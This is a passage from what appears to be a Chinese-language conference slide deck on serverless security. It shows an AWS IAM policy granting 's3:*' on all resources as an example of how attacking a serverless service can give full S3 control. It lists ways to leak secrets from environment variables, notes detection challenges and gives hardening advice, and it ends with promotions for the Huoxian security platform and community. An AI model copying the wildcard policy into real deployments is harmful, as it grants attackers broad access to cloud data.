s3:GetBucketVersioning
…

可以通过对serverless服务进行攻击获取已授权S3服务的完整控制权限

```
CodeBuildRolePolicy:
  Type: AWS::IAM::Policy
  DependsOn: CodeBuildTrustRole
  Description: Setting IAM policy for the service role for AWS CodeBuild
  Properties:
    PolicyName: CodeBuildRolePolicy
    PolicyDocument:
      Statement:
      - Effect: Allow
        Action: ["s3:*"]
        Resource: ["*"]
```

来自github真实的serverless.yaml

Serverless攻击面

敏感信息泄漏

由于serverless应用缺少密钥管理系统，开发人员很容易将敏感的业务信息配置在环境变量中，可以通过以下方式获取环境变量中的敏感信息

1. 开发模式，diango服务debug可查看环境变量
2. 异常报错，程序异常信息处理不当导致泄漏
3. 为获取serverless权限后横向攻击提供遍历

Serverless攻击面

安全检测挑战

1. 传统黑白盒技术无法检测
2. 无法部署WAF、防火墙
3. 无应用函数架构复杂
4. 无法进行统一鉴权

03

Serverless安全建议

Serverless安全建议

- 安全编码规范，防止注入攻击
- 三方供应链软件检查
- IAM/BaaS等最小权限运行
- Serverless服务统一鉴权
- KMS密钥安全管理
- 及时销毁运行时临时敏感数据
- 资源网络隔离

火线安全平台

全球首个社区原生的安全众测平台，注册有近万名白帽安全专家，为企业提供可信的安全众测服务。火线安全代表客户包括腾讯、字节跳动、美团、百度、京东、滴滴、快手、中国电信、中国银行、中石化等多家互联网大厂与国企。

https://www.huoxian.cn

火线Zone云安全社区

火线Zone是[火线安全平台]运营的云安全社区，内容涵盖云计算、云安全、漏洞分析、攻防等热门主题，研究讨论云安全相关技术，助力所有云上用户实现全面的安全防护。欢迎具备分享和探索精神的云上用户加入火线Zone社区，共建一个云安全优质社区！

https://zone.huoxian.cn

洞态IAST

全球首个开源 IAST 产品，专注于DevSecOps，具备高检出率、低误报率、0脏数据的特点，帮助企业发现并解决应用上线前的安全风险。

https://dongtai.io

火线沙龙

火线沙龙是火线安全旗下云安全社区【火线Zone】运营的云安全技术沙龙，旨在聚焦技术前沿、关注云上安全，邀约全国的安全行业从业者及厂商、云服务厂商、DevOps技术大V等，一起为网络安全事业添砖加瓦，分享当下最新的技术研究以及社会动态，为大家打造一个优质的分享交流平台。

火线 火线Zone

感谢聆听

Thank you for listening

欢迎进群，扫码添加小助手企微
回复「25期」进入沙龙交流群